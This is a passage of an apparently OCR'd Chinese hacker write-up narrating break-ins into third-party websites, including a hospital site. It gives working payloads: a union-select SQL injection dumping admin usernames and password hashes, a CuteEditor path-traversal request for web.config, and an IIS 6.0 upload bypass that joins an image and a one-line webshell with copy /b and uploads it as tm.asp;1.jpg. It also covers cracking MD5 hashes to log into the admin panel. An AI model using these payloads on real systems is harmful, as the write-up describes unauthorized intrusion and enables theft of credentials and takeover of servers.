


图1

构造语句：

/article.php?aid=10 and 1=2 union select 1,2,group_concat(username,0x3f,password),4,5,6,7,8,9,10 from edu_sysusers%23




图2

效果如图3所示，将这几个hash在cmd5网站有逐一破解都失败，更惊人的是发现了第2个用户的hash被更改了一位，在图3中已标出。看来前辈路过后做了如此BT的处理，最后一个用户名nicholas，感觉像个英文单词，特地查询了一下，义为“胜利的人”，如此嚣张的黑X，这样的气焰还是不值得我们推崇。到处转了转还是没能找到有价值的信息，估计找到也被前辈处理了，先搁着吧。

..*.152，这是一个虚拟主机商，ftp搭建软件同样是用的FileZilla Server version 0.9.23 beta。在ip866.com上查找了服务器上的站点，挑了一个开工。

网站为一个医院站点，用的aspx程序，随手在一动态页面后面加上字母a：http://www.**yy.com/pages/News_Article.aspx?id=2728a显示错误信息“Input string was not in a correct format.”，暴出物理路径“Source File: e:\虚拟主机客户\asp.net2009***院\pages\News_Article.aspx.cs　Line: 19”，出错行处的代码为：user_news_info._ID = Convert.ToInt32(Request.QueryString["id"])；从显错信息可以看到，提交的数据被用函数“Convert.ToInt32()”转义了，无法注人，换其它页面测试。




图3

测试http://www.**yy.com/page_**wai/fy.aspx?id=1271a，显示错误信息（如图4），并没有用ToInt32()处理，而换成了ToString()，这个函数是用来将变量转换为字符。很显然，这对我们的注人语句没有进行转义，一个注人点出现了。将URL填入啊D中，猜解结果（如图5）。在网站根目录下加admin就跳出了后台登录页面，解密md5，登录成功。在后台转了转，没能发现有备份数据库的功能。在发表文章处发现网站用到了一个叫CuteEditor的编辑器，网上找了下这个编辑器是否与如ewebeditor一般出现过相关漏洞，还真找出个任意文件下载漏洞来。




图4

只要请求“/CuteSoft_Client/CuteEditor/Load.ashx?type=image&file=../../../web.config”，就能将下载web.config，但在前面的注入测试中，发现数据库并非用的MSSQL，估计下载回来利用价值也不大。在测试这个漏洞

时，服务器显示404错误，看来邪恶的管理员删掉了这个页面。随后，观察了下利用这个编辑器上传成功的文件，文件名好像并没有更改，试试是否能利用IIS 6.0的文件名解析漏洞上传asp马。将diy小马更名为yzt.asp;l.jpg，上传失败（如图6）。提示“Image is in the wrong format”。这成非法的文件格式了？带着疑问，将在测试过程中，将diy小马更名为yzt.jpg也无法上传成功，难道要构造gif文件头来欺骗？但上传却同样提示“Image is in the wrong format”。将一正常图片更名为yzt.asp;l.jpg却提示上传成功，但将图片用文本编辑器打开后，在末尾处写入一句话木马，还是无法上传。是程序对图片文件的完整性判断很完善还是服务器上安装有强悍的IIS防火墙之类的东东，只要上传含有敏感字符就禁止上传？思索片刻，如果有IIS防火墙一类的防护对于简单的SQL也是会有过滤的，应该是脚本程序对上传的图片文件进行了比较BT的判断过滤。想起了万能的copy大法，试试能不能成功。将一正常图片tm.jpg和一句话shell.txt这两个文件放在C盘根目录，执行命令Copy /b tm.jpg+shell.txt tm.asp将生成的新文件tm.asp更名为tm.asp;1.jpg，上传成功（如图7）。




图5

